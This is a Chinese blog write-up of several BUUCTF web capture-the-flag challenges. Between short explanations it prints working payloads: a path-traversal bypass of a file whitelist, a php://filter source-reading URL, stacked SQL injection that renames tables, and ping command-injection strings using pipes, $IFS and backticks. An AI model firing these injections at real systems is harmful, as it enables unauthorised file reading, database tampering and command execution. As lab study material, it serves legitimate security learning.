buuctf web（3）

原创

哇咔哇咔哇咔哇咔 于 2022-04-24 16:33:46 发布 594 收藏


文章标签： 安全

本文链接：https://blog.csdn.net/qq_63267612/article/details/124383083

文章目录

[HCTF 2018]WarmUp


打开环境，查看源代码，发先一个文件，访问，一堆php代码




```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
```

```
                echo "you can't see it";
                return false;
            }
        }

        if (! empty($_REQUEST['file'])
            && is_string($_REQUEST['file'])
            && emmm::checkFile($_REQUEST['file'])
        ) {
            include $_REQUEST['file'];
            exit;
        } else {
            echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
        }
?>
```


又发现一个文件，访问



然后没有思路了，查看大佬的wp，发现php代码最下面有一段if判断，最下面的这段php代码的意思是：这段代码的意思是如果file 不空、为字符串且经过emmm类的checkFile函数过滤，就执行文件包含，否则就输出滑稽图片，而需要被包含的文件就是hint.php提示的ffffllllaaaagggg。继续代码审计，一个一个搜

`mb_substr()` 函数返回字符串的一部分。substr() 函数，它只针对英文字符，如果要分割的中文文字则需要使用mb_substr()。

注释：如果 start 参数是负数且 length 小于或等于 start，则 length 为 0。

`mb_strpos()` 查找字符串在另一个字符串中首次出现的位置

`in_array()` 函数搜索数组中是否存在指定的值。

注释：如果 search 参数是字符串且 type 参数被设置为 TRUE，则搜索区分大小写。

`urldecode()`: 解码已编码的 URL 字符串

```
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
```

```
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
```


这段代码的大意是获取传入的参数位数，然后截取前该位数的字符。

举个例子，传入参数是flag.php，首先经过mb_strpos获取位数，为8.然后经过mb_substr截取flag.php的前八位，也就是flag.php。

然后需要该参数在白名单里，也就是截取第一个？后的值为hint.php或source.php

然后经过url解码后再进行一次过滤，如果最后返回真，即可包含文件


所以构造`source.php?file=source.php?`然后用.../.../查找flag

```
                $_page = mb_substr(
                    $_page,
                    0,
                    mb_strpos($_page . '?', '?')
                );
                if (in_array($_page, $whitelist)) {
                    return true;
                }
                echo "you can't see it";
                return false;
            }
        }

        if (! empty($_REQUEST['file'])
            && is_string($_REQUEST['file'])
            && emmm::checkFile($_REQUEST['file'])
        ) {
            include $_REQUEST['file'];
            exit;
        } else {
            echo "<br><img src=\"https://i.1oli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
        }
    ?> flag{dece4b62-8124-4905-9115-75bc0c2c9fe8}
```


[ACTF2020 新生赛]Include

题目很明显是文件包含，但是没有思路，查看别的师傅的wp，用的是伪协议

直接构造`?file=php://filter/read=convert.base64-encode/resource=flag.php`得到base编码



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NjkyN2Y2NjQtZWVkZC00OGQ1LTg2OTMtMjRhNGE3NGVjYThhfQo=

解码得到flag

```
<?php
echo "Can you find out the flag?";
//flag{6927f664-eedd-48d5-8693-24a4a74eca8a}
```

[强网杯 2019]随便注

注入，先试试万能密码，尝试正常注入，果然不行，看wp，用的是堆叠注入，

堆叠注入：

堆叠注入，顾名思义，就是将语句堆叠在一起进行查询

原理很简单，mysql_multi_query() 支持多条sql语句同时执行，就是个;分隔，成堆的执行sql语句

回归题目，注入`1'; show tables;#`


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


发现两张表，分别查看两张表，可以看到words表里有两个属性，即两列：id 和data，而1919810931114514表里只有一个属性列，说明输入框可能查询的就是words表，接着就是要找flag了，大佬思路是把1919810931114514表改名为words表，把属性名flag改为id，然后用1' or 1=1;# 显示flag出来

在这之前当然要先把words表改名为其他

注入：

```
1';rename table `words` to words2;
rename table `1919810931114514` to `words`;
alter table words change flag id varchar(100);
```




```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

修改完以后直接再用万能密码查询可以找到flag

[ACTF2020 新生赛]Exec

打开后是ping，输入

```
127.0.0.1||ls /
```


查看文件，发现flag直接访问
127.0.0.1|cat /flag
找到flag

常见管道符：

> 1、|（就是按位或），直接执行|后面的语句
> 2、||（就是逻辑或），如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句
> 3、&（就是按位与），&前面和后面命令都要执行，无论前面真假
> 4、&&（就是逻辑与），如果前面为假，后面的命令也不执行，如果前面为真则执行两条命令

[GXYCTF2019]Ping Ping Ping

`?ip=127.0.0.1|ls`访问目录，发现flag，尝试访问flag,失败了



空格被过滤了，看别人的wp，尝试构造`?ip=127.0.0.1|cat$IFS$1flag.php`
发现flag的字符被过滤了，查看index.php发现是正则匹配的过滤方式，被过滤了很多，
1.cat fl* 利用*匹配任意 不行
2.echo “Y2F0IGZsYWcucGhw”| base64 -d | bash 也不行
3.ca\t fl\ag.php 不行
4.cat fl''ag.php 不行
将ls的结果当成cat的参数，那样就不用出现flag这个参数了,结果在源码中。

```
?ip=127.0.0.1;cat$IFS$9`ls`
```

原文链接：https://blog.csdn.net/satasun/article/details/106266372

[ACTF2020 新生赛]Upload

这题跟[极客大挑战 2019]Upload基本相同。